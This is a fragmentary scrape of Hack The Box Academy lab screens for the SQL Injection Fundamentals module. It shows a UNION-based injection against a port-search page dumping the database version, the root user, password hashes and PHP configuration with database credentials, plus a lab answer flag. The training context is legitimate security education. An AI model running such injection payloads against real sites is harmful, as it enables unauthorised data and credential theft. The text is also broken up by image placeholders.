
Port Code	Port City	Port Volume
-----------	-----------	-------------



Search for a port: select 1,@@version,user(),4--+ Search		
Port Code	Port City	Port Volume
10.3.22-MariaDB-1ubuntu1	3	4




Search for a port: Search		
Port Code	Port City	Port Volume
10.3.22-MariaDB-1ubuntu1	root@localhost	4




Search for a port: 0.34 from dev.credentialess

Search


Port Code	Port City	Port Volume
-----------	-----------	-------------



Search for a port: Search		
Port Code	Port City	Port Volume
root@localhost	3	4




Search for a port: Search		
Port Code	Port City	Port Volume
admin	392037dbba51f692776d6cefb6dd546d	4
newuser	9da2c9bcd39d8610954e0e11ea8f451	4




Search for a port:

Search

Port Code	Port City	Port Volume
-----------	-----------	-------------



Port Code	Port City	Port Volume
'localhost', 'DB_USERNAME'=>'root', 'DB_PASSWORD'=>'db_passwd[is_flag]', 'DB_DATABASE'=>'ilfreight'; \$conn = mysqli_connect(\$config['DB_HOST'], \$config['DB_USERNAME'], \$config['DB_PASSWORD'], \$config['DB_DATABASE']); if (mysqli_connect_errno(\$conn)) { echo "Failed connecting. ". mysqli_connect_error() . " "; } ?>	3	4



Port Code	Port City	Port Volume
'localhost', 'DB_USERNAME'=>'root', 'DB_PASSWORD'=>'db_passwd[is_flag]', 'DB_DATABASE'=>'ilfreight'; \$conn = mysqli_connect(\$config['DB_HOST'], \$config['DB_USERNAME'], \$config['DB_PASSWORD'], \$config['DB_DATABASE']); if (mysqli_connect_errno(\$conn)) { echo "Failed connecting. ". mysqli_connect_error() . " "; } ?>	3	4

1234

Hack The Box - Academy

SQL Injection Fundamentals

Search Ports

https://academy.hackthebox.com/module/33/section/792

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecAcademy HTBTryHackMe | Dashboard

Success
Congratulations! You earned 1 cubes!

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 94.237.55.43.50292
Life Left: 83 minute(s)

1

We see in the above PHP code that '\$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.

db_pAsswOrd_@_flag!

SubmitHint

PreviousNext

+10 Streak ptsMark Complete & Next

Powered by HACKTHEBOX

1234

Hack The Box - Academy

SQL Injection Fundamentals


Search Ports



83.136.250.124:50556/search.php



Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecAcademy HTBTryHackMe | Dashboard



Search for a port:



Port Code	Port City	Port Volume
-----------	-----------	-------------














1234

Employee Dashboard

94.237.55.43:35774/dashboard/dashboard.php

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecAcademy HTBTryHackMe | Dashboard

Payroll Information

DASHBOARD/PROOF.TXT

Name	Month	Amount	Tax
Adam	January	1337\$	5%
James	March	1213\$	8%
information_schema	3	4	5
mysql	3	4	5
performance_schema	3	4	5
information_schema	3	4	5
backup	3	4	5

1234

Employee Dashboard


94.237.55.43:35774/dashboard/dashboard.php

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecAcademy HTBTryHackMe | Dashboard



Payroll Information

